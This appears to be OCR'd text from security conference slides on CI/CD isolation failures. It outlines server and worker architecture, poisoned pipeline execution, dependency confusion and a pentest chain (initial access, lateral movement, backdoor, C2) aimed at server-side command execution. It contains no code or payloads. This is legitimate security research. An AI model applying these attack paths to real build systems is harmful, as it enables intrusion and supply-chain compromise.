

The Illusion of Isolation: How Isolation Failures in CI/CD Servers Lead to RCE and Privacy Risks

Speakers: Tian Zhou, YiWen Wang

About Us

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- CTFer @ NeSE
- Web Security Researcher

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- CTFer @ NeSE
- Web Security Researcher

Outline

1. Introduction
2. Exploit the Isolation in CI/CD
3. Real World Cases
4. Takeways

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
Basic Workflow of CI/CD




A typical CI/CD workflow looks like

Key Components of CI

CI/CD Platform

Server


Workers



Key Components of CI

Server

- Integrating with SCM
- Audit log of changes
- Design your own pipelines
- Send command to Workers
- Maintains build records
- ……




Key Components of CI

Workers

- Workers/Agents/Runners…… They are all the same!
- Runs on any OS
- Could be a machine, a container/pod
- Run jobs in a pipeline

Isolation Mechanisms




By default, Server configure jobs and let workers finish them


Workers and server are isolated by physical machine boundaries or container mechanisms

Isolation Mechanisms


File Isolation



Command executes on different machines




Code may built in isolated Containers



Code should be separated in filesystem-level


Isolation Mechanisms

Data Isolation



Sever and worker are isolated by physical boundaries

Projects are built in isolated virtualized environment



Projects implement access control through RBAC policies

Isolation Mechanisms

It looks like all CI/CD functionalities follow the isolation mechanisms…… **But is that really the case?**

Let’s see if flaws of isolation mechanisms lead to Security Problems

Outline

1. Introduction
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
4. Takeways


Attack the CI/CD

Attack Ways



Attack the CI/CD

Attack Ways



Attack the CI/CD


Poisoned Pipeline Execution (PPE)

- Attackers may inject malicious code into Code Repo
- Injecting malicious code/commands into the build pipeline configuration, essentially ‘poisoning’ the pipeline
- Get access to Worker Machine

Attack the CI/CD

Dependency Chain Abuse

- Known as Supply Chain Attack
- Attacker may upload a malicious package to public package repositories and executes code during the process
- Dependency Confusion/ Dependency Hijacking



Attack the CI/CD

Pentest

Recon	Initial Access	Lateral Movement	Persistence
Gather information	PPE	Worker to Server	Backdoor
Find Credentials	Supply Chain	Node to Master	C2
	……		

Attack the CI/CD


Pentest


Recon	Initial Access	Lateral Movement	Persistence
Gather information	PPE	Worker to Server	Backdoor
Find Credentials	Supply Chain	Node to Master	C2
	……		

Access of Worker instead of Server !

Attack the CI/CD

Shell





Also, CI/CD pipelines typically provide you with the opportunity to execute commands in Worker directly

Attack the CI/CD

Server

- In most cases, Attackers get a worker shell as initial access
- Have access to limited resource (code, repo, secrets)
- Still need to do lateral movements, container escape, etc.

Motivation

Can we find more vulns of the server side, with the help of isolation mechanisms?

↓

Goal

Execute commands on the server side, not the worker side

SCM

Introduction

Source code management (SCM) and CI/CD form the foundation of modern software development practices

GitHub

ATLASSIAN Bitbucket

GitLab

PERFORCE

SUBVERSION

